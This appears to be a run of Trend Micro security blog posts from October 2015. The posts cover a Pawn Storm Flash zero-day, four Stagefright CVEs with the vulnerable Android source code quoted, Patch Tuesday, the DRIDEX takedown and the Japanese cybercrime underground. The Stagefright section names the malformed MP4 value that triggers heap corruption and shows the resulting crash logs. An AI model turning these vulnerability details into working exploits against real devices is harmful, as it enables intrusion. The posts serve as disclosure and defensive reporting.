Attackers need not rely on targeting *Vector.*<*> for exploits in the future. As this attack has shown, there are other objects that can be used (or abused) by attackers. Adobe should protect the *ByteArray* length and other objects that have the *length* property.

Debugging Details

I constructed a simplified proof-of-concept (PoC) that showcases the vulnerability and debugged it. First, I set the *writeExternal* property object to be the 28th property. The PoC does not control the *binding_id* slot memory layout, so it will read out a garbage method environment pointer and cause a crash.

I used a *windbg* extension to help debug this POC. This extension can help trace and set a breakpoint on AS3 methods. With that, I can easily break into *MethodEnv* method = obj->vtable->methods[id].*




Figure 4. Debugger output

Conclusion

Mitigations can decrease exploits but they are not silver bullets. History has proved that good or perfect vulnerabilities can always bypass mitigations, making it of utmost importance for users to have multi-layered defense against attacks that employ zero-day exploits. Trend Micro technologies protects users from zero-day exploits by offering protections for all the different layers within an infrastructure.

The existing Sandbox with Script Analyzer engine, which is part of Trend Micro™ Deep Discovery, can be used detect attacks using this Adobe Flash 0day by its behavior without any engine or pattern updates.

Trend Micro Deep Security and Vulnerability Protection, on the other hand, protect user systems from threats that may leverage this Adobe Flash zero-day with the DPI rule **1007119 – Identified Malicious Adobe Flash SWF File**.

The SHA1 hashes of files related to this threat are:

- 2DF498F32D8BAD89D0D6D30275C19127763D5568 – detected as SWF_OLOLO.A
- 20F5A9C0E1D2AEF36D15CA149FE71AC6B2A9AF1E – detected as TROJ_SEDNIT.D
- A5FCA59A2FAE0A12512336CA1B78F857AFC06445 – detected as TSPY_SEDNIT.D

With Additional analysis by Stanley Liu

Updated on October 17, 2015, 7:29 P.M. PDT (UTC-7) to add the SHA1 hashes related to this latest Flash exploit.

10/16/2015

- Android Security Update Includes Fix for Stagefright Vulnerabilities Discovered by Trend Micro

  The discovery of the first Stagefright vulnerability last July is turning out to be just the beginning of many security concerns for Android users.

  The latest Nexus security bulletin released earlier this month includes updates for 15 remote code execution vulnerabilities related to libstagefright, all tagged as critical. We discovered four of the mentioned vulnerabilities (all affecting Lollipop 5.1 and below):

- CVE-2015-3823
- CVE-2015-6600
- CVE-2015-3871
- CVE-2015-3872

Details on the Four Vulnerabilities

CVE-2015-3823

This vulnerability allows attackers to perform denial of service (DoS) attacks on Android's mediaserver program. This causes a device's system to reboot and drain all its battery life. This bug is an integer overflow bug in Matroska (MKV) file parsing. It was previously classified as a moderate vulnerability but Google has since raised its classification to critical.

CVE-2015-6600

This bug is related to MP4 file parsing. Specifically, a bound checking is missing when handling the "stsz/stz2" box during MP4 file extraction.

```
case FOURCC('s', 't', 's', 'z'):
case FOURCC('s', 't', 'z', '2'):
{
    if ((mLastTrack == NULL) || (mLastTrack->sampleTable == NULL))
        return ERROR_MALFORMED;

    status_t err =
        mLastTrack->sampleTable->setSampleSizeParams(
                chunk_type, data_offset, chunk_data_size);

    *offset += chunk_size;

    if (err != OK) {
        return err;
    }

    size_t max_size;
    err = mLastTrack->sampleTable->getMaxSampleSize(&max_size);

    if (err != OK) {
        return err;
    }

    if (max_size != 0) {
        // Assume that a given buffer only contains at most 10 chunks,
        // each chunk originally prefixed with a 2 byte length will
        // have a 4 byte header (0x00 0x00 0x00 0x01) after conversion,
        // and thus will grow by 2 bytes per chunk.
        mLastTrack->meta->setInt32(kKeyMaxInputSize, max_size + 10 * 2);
    } else {
```

Figure 1. Integer overflow bug when handling "stsz/stz2" box

Since the "max_size" can be controlled by an attacker, a possible integer overflow can happen in the statement in the red block, wherein the meta is misset with the key "kKeyMaxInputSize" containing an unexpected small value.

```
status_t MPEG4Source::start(MetaData *params) {
    Mutex::Autolock autoLock(mLock);

    CHECK(!mStarted);

    int32_t val;
    if (params && params->findInt32(kKeyWantsNALFragments, &val)
        && val != 0) {
        mWantsNALFragments = true;
    } else {
        mWantsNALFragments = false;
    }

    mGroup = new MediaBufferGroup;

    int32_t max_size;
    CHECK(mFormat->findInt32(kKeyMaxInputSize, &max_size));

    mGroup->add_buffer(new MediaBuffer(max_size));

    mSrcBuffer = new (std::nothrow) uint8_t[max_size];
    if (mSrcBuffer == NULL) {
        // file probably specified a bad max size
        return ERROR_MALFORMED;
    }

    mStarted = true;

    return OK;
} ? end start ?
```

Figure 2. The unexpected small value is used to allocate heap

Then during MP4 source parsing, the overflowed value is retrieved to allocate heap buffers for further use, leading to a typical heap buffer overflow.

We used a simple PoC to prove this. By using a specifically crafted MP4 file (malformed with the first audio sample size to 0xFFFFFFFF, a heap corruption is detected and the mediaserver crashes when the file is opened.

```
08-09 17:12:31.628: A/libc(267): Fatal signal 11 (SIGSEGV) at 0xb825c000 (code=1), thread 5258 (TimedEventQueue)
08-09 17:12:31.628: A/libc(267): heap corruption detected by dlmalloc
08-09 17:12:31.688: W/IMediaDeathNotifier(1124): media server died
08-09 17:12:31.688: W/CameraBase(1124): Camera service died!
08-09 17:12:31.688: I/ServiceManager(253): service 'media.audio_flinger' died
08-09 17:12:31.688: I/ServiceManager(253): service 'media.player' died
08-09 17:12:31.688: I/ServiceManager(253): service 'media.camera' died
08-09 17:12:31.688: I/ServiceManager(253): service 'media.audio_policy' died
08-09 17:12:31.688: W/IMediaDeathNotifier(3879): media server died
08-09 17:12:31.688: I/ActivityManager(864): Process com.sina.weibo (pid 4358) has died.
08-09 17:12:31.698: W/IMediaDeathNotifier(4688): media server died
08-09 17:12:31.698: W/IMediaDeathNotifier(864): media server died
08-09 17:12:31.698: W/IMediaDeathNotifier(4688): media server died
08-09 17:12:31.698: E/MediaPlayer(4688): error (100, 0)
08-09 17:12:31.698: W/AudioEffect(4688): IEffect died
08-09 17:12:31.698: E/MediaPlayer(4688): Error (100,0)
08-09 17:12:31.698: D/CodeauroraVideoView(4688): Error: 100,0
08-09 17:12:31.698: W/AudioEffects-JNI(4688): EVENT_ERROR
08-09 17:12:31.698: W/AudioEffect(4688): IEffect died
08-09 17:12:31.698: W/AudioEffects-JNI(4688): EVENT_ERROR
08-09 17:12:31.708: W/AudioSyste(1124): AudioFlinger server died!
08-09 17:12:31.708: W/AudioSyste(864): AudioFlinger server died!
08-09 17:12:31.708: W/AudioSyste(864): AudioPolicyService server died!
08-09 17:12:31.708: W/AudioSyste(1124): AudioPolicyService server died!
08-09 17:12:31.708: W/AudioSyste(1309): AudioFlinger server died!
08-09 17:12:31.708: W/AudioSyste(1309): AudioPolicyService server died!
08-09 17:12:31.708: E/AudioService(864): Media server died.
08-09 17:12:31.708: W/AudioSyste(4688): AudioFlinger server died!
```

Figure 3. Sample POC

CVE-2015-3871

This vulnerability is also related to MP4 file parsing. This time, a bound checking is missing when the “mean/name/data” box is handled during MP4 file extraction. Since the “size” can be controlled by an attacker, there is the possibility of an integer overflow when the pointer buffer can be allocated with a zero buffer when “size=SIZE_MAX.”

```
status_t MPEG4Extractor::parseITunesMetaData(off64_t offset, size_t size) {
    if (size < 4) {
        return ERROR_MALFORMED;
    }

    uint8_t *buffer = new (std::nothrow) uint8_t[size + 1];
    if (buffer == NULL) {
        return ERROR_MALFORMED;
    }
    if (mDataSource->readAt(
                offset, buffer, size) != (ssize_t)size) {
        delete[] buffer;
        buffer = NULL;

        return ERROR_IO;
    }
```

Figure 4. Integer overflow when "size = SIZE_MAX"

This bug may lead to memory corruption when written to the buffer pointer, and possibly even cause arbitrary code execution.

CVE-2015-3872

This bug lies in the Real Time Streaming Protocol (RTSP) media buffer frame handling. Since "offset" and "payloadLength" can be maliciously controlled, a possible integer overflow can bypass the sanity check before "memcpy" and finally lead to a heap buffer overflow. An arbitrary code execution is also possible by exploiting this vulnerability.

```
sp<ABuffer> AMPEG4AudioAssembler::removeLATMFraming(const sp<ABuffer> &buffer) {
    CHECK(!mMuxConfigPresent);  // XXX to be implemented
    sp<ABuffer> out = new ABuffer(buffer->size());
    out->setRange(0, 0);

    size_t offset = 0;
    uint8_t *ptr = buffer->data();

    for (size_t i = 0; i <= mNumSubFrames; ++i) {
        // parse PayloadLengthInfo
        unsigned payloadLength = 0;
        switch (mFrameLengthType) {
            case 0:
            {
                unsigned muxSlotLengthBytes = 0;
                unsigned tmp;
                do {
                    CHECK_LT(offset, buffer->size());
                    tmp = ptr[offset++];
                    muxSlotLengthBytes += tmp;
                } while (tmp == 0xff);
                payloadLength = muxSlotLengthBytes;
                break;
            }
            case 2:
            {
                // reserved

                TRESPASS();
                break;
            }
            default:
            {
                CHECK_GE(mFixedFrameLength, 0);
                payloadLength = mFixedFrameLength;
                break;
            }
        } // end switch mFrameLengthType
        CHECK_LE(offset + payloadLength, buffer->size());
        memcpy(out->data() + out->size(), &ptr[offset], payloadLength);
        out->setRange(0, out->size() + payloadLength);
```

Figure 5. An integer overflow can bypass sanity check before "memcpy"

Protecting Your Android Devices

We advise users to immediately install updates to their Android devices once they are made available. Installing the latest security patches lessens the possibility of their device being vulnerable to different attacks.

Note that the release of the updates for non-Nexus devices depend on the carriers and manufacturers. Installing security solutions such as Trend Micro Mobile Security (TMMS) which can detect threats trying to use this vulnerability and running any of the scenarios presented, can greatly boost the security of devices.

We also recommend that device manufacturers patch their devices regularly to prevent their users from suffering from attacks that use these vulnerabilities.

Disclosure Timeline

CVE-2015-3823

- May 29, 2015: The vulnerability was submitted to Google.
- October 05, 2015: Google published the vulnerability.

CVE-2015-6600

- Jul 31, 2015: The vulnerability was submitted to Google.
- Aug 12, 2015: Google confirmed and accepted the disclosure.
- October 05, 2015: Google published the vulnerability.

CVE-2015-3871

- Aug 6, 2015: The vulnerability was submitted to Google.
- October 05, 2015: Google published the vulnerability.

CVE-2015-3872

- Aug 19, 2015: The vulnerability was submitted to Google.
- October 05, 2015: Google published the vulnerability.

10/15/2015

- October 2015 Patch Tuesday: Higher User Rights At Risk

Microsoft released six patches this month, which included three rated as critical and the remaining as important. The vulnerabilities found in October's patch update targeted computer accounts with higher access rights and was done in multiple online and offline platforms. This means computers or laptops with overlapping users or have multiple access to admin accounts are susceptible to attacks leveraging these vulnerabilities.

MS15-106, MS15-108, and MS15-109 addressed bugs that may allow remote code execution when a user views a well-crafted webpage, site, or online content. On the other hand, vulnerabilities found in Windows Edge (MS15-107) could allow information disclosure once successfully exploited. Trend Micro security researcher Jack Tang reported one of the CVEs (CVE-2015-6044) patched in MS15-106, which Microsoft acknowledged. While this vulnerability leads to a NULL pointer deference, it is difficult to exploit.

While exploiting browsers and office tools never seem to go out of style, attackers are finding more convincing ways to get into systems. MS15-108 addresses potential attacks that involve embedding an Active X control marked "safe for initialization" in an application that uses MS Office or the IE rendering engine that diverts users to a malicious website.

Updating software and systems with the latest patches from Microsoft is strongly advised. For additional information on these security bulletins, visit our Threat Encyclopedia page.

Trend Micro Solutions

Trend Micro Deep Security and Vulnerability Protection defend systems from threats that anchor on vulnerabilities with the following DPI rules:

- 1007103-Microsoft Internet Explorer Scripting Engine Memory Corruption Vulnerability (CVE-2015-6055)
- 1007101-Microsoft Internet Explorer Memory Corruption Vulnerability (CVE-2015-6050)
- 1007111-Microsoft Office Memory Corruption Vulnerability (CVE-2015-2557)
- 1007104-Microsoft Windows Shell Toolbar Use After Free Vulnerability (CVE-2015-2515)
- 1007112-Microsoft Office Memory Corruption Vulnerability (CVE-2015-2558)


- 1007110-Microsoft Office Memory Corruption Vulnerability (CVE-2015-2555)
- 1007097-Microsoft Internet Explorer Memory Corruption Vulnerability (CVE-2015-6042)
- 1007105-Microsoft Windows Shell Tablet Input Band Use After Free Vulnerability (CVE-2015-2548)
- 1007108-Microsoft Internet Explorer Information Disclosure Vulnerability (CVE-2015-6059)
- 1007107-Microsoft Internet Explorer VBScript And JScript ASLR Bypass Vulnerability (CVE-2015-6052)
- 1007106-Microsoft Internet Explorer Information Disclosure Vulnerability (CVE-2015-6046)
- 1007099-Microsoft Internet Explorer Memory Corruption Vulnerability (CVE-2015-6048)
- 1007102-Microsoft Internet Explorer Information Disclosure Vulnerability (CVE-2015-6053)
- 1007096-Microsoft Internet Explorer Scripting Engine Memory Corruption Vulnerability (CVE-2015-2482)
- 1007100-Microsoft Internet Explorer Memory Corruption Vulnerability (CVE-2015-6049)

Updated on October 14, 2015 11:00 P.M. PDT (UTC-7) to add more details about the MS15-106 vulnerability.

Updated as of October 18, 2015 12:03 A.M. PDT (UTC-7) to modify details on MS15-107 and to include the credit by Microsoft.

10/14/2015

- FBI, Security Vendors Partner for DRIDEX Takedown



Multiple command-and-control (C&C) servers used by the DRIDEX botnet have been taken down by the Federal Bureau of Investigation (FBI), following the action taken by the National Crime Agency (NCA) in the UK.

US law enforcement officials obtained court orders that resulted in the seizure of multiple servers used by DRIDEX. This crippled the malware's C&C network, which is used by the malware to send the stolen information to the cybercriminals and to download configuration files that include the list of targeted banks. Furthermore, charges have been made against Andrey Ghinkul, aka Andrei Ghincul and Smilex, the Moldovan administrator of the botnet.

Taking down cybercriminals is no small feat. Tracking down and shutting down cybercrime operations requires the constant collaboration of

researchers and law enforcement agencies, each providing their own expertise. The takedown of the command-and-control (C&C) network used by the banking malware DRIDEX is the latest example of that partnership's success.

What sets DRIDEX apart?

DRIDEX has slowly been making a name for itself this past year and has been viewed as the successor to the Gameover Zeus (GoZ) malware. Its prevalence in the threat landscape can be attributed to its business model, P2P (peer-to-peer) architecture, and unique routines.

Unlike other malware, DRIDEX operates using the BaaS (Botnet-as-a Service) business model. It runs several bot networks, each identified by a number and each containing a specific set of target banks. Our investigation revealed that its target banks mostly come from the US and Europe (particularly Romania, France, and the UK). Feedback provided by the Trend Micro™ Smart Protection Network™ in the last three months show that users in the US and the UK accounted for more than 35% of DRIDEX infections.




Figure 1. Breakdown of affected countries, from July – October 1, 2015

The P2P architecture of DRIDEX was built as an improved version of GoZ's architecture. Learning from the GoZ takedown, creators of DRIDEX added a another layer in its architecture before the command-and-control (C&C) server.

Apart from these, DRIDEX is also equipped to remove or hide tracks in the system. Similar to the Chthonic variant of ZBOT, it uses an invisible persistence technique which involves writing autostart reg key upon system shutdown and deleting autostart reg key upon system startup. However, only DRIDEX cleans up the stored configuration in the registry and changes the malware copy location.

DRIDEX is easily spread using malicious email attachment, usually Microsoft Office documents that contain macros. The use of macros could be seen as one way of ensuring a higher chance of successful attacks. Macros are commonly used in automated and interactive documents. The feature is usually deactivated by default, but if it was already enabled prior to the attack, the attack commences without any additional requirements. Otherwise, the attack must use a strong social engineering lure in order to convince the user to enable the feature. Furthermore, we found that the macro code contains garbage and useless code. This poses additional challenges for detection.

What does the DRIDEX malware do?

DRIDEX is a family of online banking malware that has been plaguing users since July 2014. Since then, it has been a frequent fixture in our quarterly threat roundup, making regular appearances in the most frequently found online banking malware families.DRIDEX is a notorious malware family that steals the user's login credentials if they visit targeted banking sites. It can steal information by taking screenshots and grabbing information from form fields. One notable information theft routine performed by DRIDEX is the use of HTML injections—wherein malicious code is injected into certain webpages. Once the user inputs the login

credentials into the altered webpage, the information is sent to the cybercriminals.

Stealing login credentials and other personal information is only half of the story. The stolen data can then be sold to the cybercriminal underground. The money stolen from the victimized users' accounts may also be used to fund more cybercriminal activities.

How can you address DRIDEX?

While the takedown of the C&C servers now prevents DRIDEX from executing malicious activities, total cleanup still requires users to ensure that DRIDEX has been removed from their systems.

Trend Micro, through the Smart Protection Network, protects users from DRIDEX. Our Web Reputation Service, which tracks the credibility and safety of web domains, blocks access to malicious URLs. The Email Reputation Service scans emails and blocks those that contain spam-like and malicious content, including links and attachments. Meanwhile, our File Reputation Service checks the reputation of files against our database and flags those that contain malicious and suspicious behavior.

Trend Micro products already detect the unique samples of DRIDEX malware that we have obtained. We detect DRIDEX as a malicious executable in 32- and 64-bit systems. The detections are under various detection names, such as:

- BKDR_DRIDEX
- TROJ_DRIDEX
- TSPY_DRIDEX
- TSPY64_DRIDEX

For non-Trend Micro users, our free online scanner HouseCall is also able to detect and remediate this threat as well.

Working with law enforcement is a key part of Trend Micro's strategy to help eradicate cybercrime across the globe. This is only the latest in our successful efforts to work with law enforcement; earlier this year we helped provide information that took down the SIMDA botnet. Successes like these strengthen our resolve to move forward and help bring down more cybercriminal networks and make the Internet safer for everyone.

With additional insights by Michael Marcos and Rhena Inocencio.

Updated on October 13, 2015 9:20 P.M. PDT (UTC-7) to clarify details on the location of C&C servers taken down

10/13/2015

- New Adobe Flash Zero-Day Used in Pawn Storm Campaign Targeting Foreign Affairs Ministries

Analysis by Brooks Li, Feike Hacquebord, and Peter Pi

Trend Micro researchers have discovered that the attackers behind Pawn Storm are using a new Adobe Flash zero-day exploit in their latest campaign. Pawn Storm is a long-running cyber-espionage campaign known for its high-profile targets and usage of the first Java zero-day we've seen in the last couple of years.

We coordinated with Adobe in processing this finding. They have since

released a security advisory and assigned it with the identifier CVE-2015-7645. Adobe has since released the bulletin APSB15-27 to address this vulnerability

In this most recent campaign, Pawn Storm targeted several foreign affairs ministries from around the globe. The targets received spear phishing e-mails that contained links leading to the exploit. The emails and URLs were crafted to appear like they lead to information about current events, with the email subjects containing the following topics:

> *"Suicide car bomb targets NATO troop convoy Kabul"*
>
> *"Syrian troops make gains as Putin defends air strikes"*
>
> *"Israel launches airstrikes on targets in Gaza"*
>
> *"Russia warns of response to reported US nuke buildup in Turkey, Europe"*
>
> *"US military reports 75 US-trained rebels return Syria"*

It's worth noting that the URLs hosting the new Flash zero-day exploit are similar to the URLs seen in attacks that targeted North Atlantic Treaty Organization (NATO) members and the White House in April this year.

Foreign affairs ministries have become a particular focus of interest for Pawn Storm recently. Aside from malware attacks, fake Outlook Web Access (OWA) servers were also set up for various ministries. These are used for simple, but extremely effective, credential phishing attacks. One Ministry of Foreign Affairs got its DNS settings for incoming mail compromised. This means that Pawn Storm has been intercepting incoming e-mail to this organization for an extended period of time in 2015.

Based on our analysis, the Flash zero-day affects at least Adobe Flash Player versions 19.0.0.185 and 19.0.0.207.




Figure 1. Affected Adobe versions

Defense against threats that involve zero-day exploits require proactive multi-layered solutions. Zero-day vulnerabilities in applications like Adobe Flash have proven to be difficult to manage since they are commonly targeted and at the same time very widely used. Trend Micro technologies protects users from zero-day exploits by offering protections for all the

different layers within an infrastructure.

More specifically, the existing Sandbox with Script Analyzer engine, which is part of Trend Micro™ Deep Discovery, can be used to detect this threat by its behavior without any engine or pattern updates.

Trend Micro Deep Security and Vulnerability Protection, on the other hand, protect user systems from threats that may leverage this Adobe Flash zero-day with the DPI rule **1007119 – Identified Malicious Adobe Flash SWF File**.

We have notified Adobe about our discovery and are working with them to address this security concern.

You may read about the technical details of this vulnerability in our blog entry, *Latest Flash Exploit Used in Pawn Storm Circumvents Mitigation Techniques*.

The SHA1 hashes of files related to this threat are:

- 2DF498F32D8BAD89D0D6D30275C19127763D5568 – detected as SWF_OLOLO.A
- 20F5A9C0E1D2AEF36D15CA149FE71AC6B2A9AF1E – detected as TROJ_SEDNIT.D
- A5FCA59A2FAE0A12512336CA1B78F857AFC06445 – detected as TSPY_SEDNIT.D

Updated on October 13, 2015 9:50 P.M. PDT (UTC-7) to add more details on past Pawn Storm campaigns and details on provided Trend Micro protection.

Updated on October 14, 2015 8:34 A.M. PDT (UTC-7) to include the CVE designation of the zero-day vulnerability.

Updated on October 14, 2015 5:45 P.M. PDT (UTC-7) to update the Trend Micro protections.

Updated on October 15, 2015 2:50 A.M. PDT (UTC-7) to add target patch date announced by Adobe.

Updated on October 15, 2015 8:50 P.M. PDT (UTC-7) to change patch date from week of October 19 to as early as October 16, as stated by Adobe.

Updated on October 16, 2015 9:50 A.M. PDT (UTC-7) to include links to the patch and to a related blog entry.

Updated on October 17, 2015 7:29 P.M. PDT (UTC-7) to add the SHA1 hashes related to this latest Flash exploit.

10/13/2015

- Japanese Cybercriminals New Addition To Underground Arena

Younger and smaller than its counterparts, the cybercrime underground marketplace in Japan imports cybercrime tools, uses secret jargon, and has a distinct focus on fake passports, firearms, and child pornography.

Japan is no stranger to cyber attacks and malware-related incidents—from recent malvertising attacks in early October to EMDIVI malware targeting Japan companies, and even to banking malware centered in the region in 2014. But even with Japan's high-tech industries, the underground economy is still in its infancy stage as it develops into its own entity—a marketplace for all types of illegal activities buried deep into the rabbit hole we've uncovered.

Growing from Infancy

Other underground markets, such as Russia's have since been established as a place where cybercriminals can shop for crimeware, products, and services. Japan's, on the other hand, is still slowly gaining ground and often relies on other markets to "import" these tools.

Bulletin board systems (BBSs) and underground forums play a big role in helping the Japanese cybercriminal economy thrive. Through these, users can exchange messages via chat, email, and public message boards anonymously. On top of the anonymity that the forums offer, individuals use a secret jargon to mask their illegal transactions and opt for rather unconventional payment methods-a far cry from accepting 'normal' bitcoins and WebMoney as payment for their goods. These goods can be found within hidden sites that have information on child pornography, drugs, and other illegal offerings. A site called *FAKE PASSPORT.ONION*, for instance, sells passports for a minimum of US$700, and a website called Magical Onion serves as a trading platform for child pornography.

Figure 1. Fake passports, along with other forms of identification, sold in a counterfeit-passport shopping site called "FAKE PASSPORT.ONION"

Figure 2. Just like any other place in the Dark Web, some Japanese underground sites also serve as weapon depots




Figure 3. Child porn traded on Magical Onion

Japanese Market Offerings

Comparing the items sold in the underground, one interesting detail we found was that Japanese accounts sometimes were sold a higher price compared to other international credentials. For example, the average price of a (stolen) Japanese credit card was US$60 while a US card costs US$7 and a UK card, US$8. The US$60 price tag includes those cards that have been verified by Visa™ via the Verified by Visa (VBV) service. Incomplete and unverified credit card credentials were sold for US$10–59. Basic credentials, including owners' names, credit card numbers, and expiration dates, cost less than US$10.

While credit card prices may vary, we found that Japanese PayPal®, and Secure Shell (SSH) account credentials cost the same as those from other countries. For example, PayPal accounts cost US$2 while SSH accounts

cost US$1.40.

Products are not the only wares being peddled in the underground; the Japanese underground market also offers hacking advice. We found a site (likely owned by a Japanese) that offers a denial-of-service (DoS) tool and asks for PlayStation Store cards worth ¥1,000–3,000 (US$8.35–25.05) as payment.

Aside from forums and "tutorial" sites, another means by which hacking information is shared is via virtual PO boxes offered by several underground sites. Virtual PO boxes allow senders to generate unique addresses that they can send to receivers prior to using the messaging service. That way, they can anonymously exchange information with each other.

The Future of the Underground

Japan's presence in the global cybercriminal underground, although still fairly small, is not negligible. Although our observations reveal that Japanese cybercriminals lack the technical know-how needed for malware creation, the interest is there, as evidenced by exchanges on how to monetize malware tools purchased from other regional underground markets. Once enterprising individuals discover the feasibility of making money using hacking or malware, we may see more locally produced hacking tools and tips on Japanese underground sites.

An in-depth look at our investigations into this growing cybercrime community can be found in our paper, ***The Japanese Underground.*** This investigation is part of our Cybercriminal Underground Economy Series (CUES), which looks at various online communities of cybercriminals. A link to this paper may be found below.

10/13/2015

- Do Attribution and Motives Matter?

Whenever people think of APTs and targeted attacks, people ask: who did it? What did they want? While those questions may well be of some interest, we think it is much more important to ask: what information about the attacker can help organizations protect themselves better?

Let's look at things from the perspective of a network administrator trying to defend their organization. If someone wants to determine who was behind an attack on their organization, maybe the first thing they'll do use IP address locations to try and determine the location of an attacker. However, say an attack was traced to a web server in Korea. What's not to say that whoever was responsible for the attack also compromised that server? What makes you think that site's owner will cooperate with your investigation?

With sophisticated attackers, it's quite common for an attacker to bounce from one compromised machine to another. You can try to go back as far you can, but that will rarely tell you anything about the attacker. We don't *really* have access to a lot of information about the attackers that, say,

intelligence agencies may have access to. We have open source databases, but those only go so far. Sometimes the attackers make mistakes – that's when we're able to talk about who they are, who they targeted, etcetera. But if you're defending an organization, you can't count on that.

Knowing What Kind of Attack You're Up Against

That's not to say that you should completely ignore who's attacking you. Instead of who they are, what matters more is what they are capable of. For example, if someone is attacking you with tools that any script kiddie could pick up from some part of the Internet, it's probably not a serious threat. If someone is attacking you with fresh vulnerabilities and well-crafted malware, pay attention.

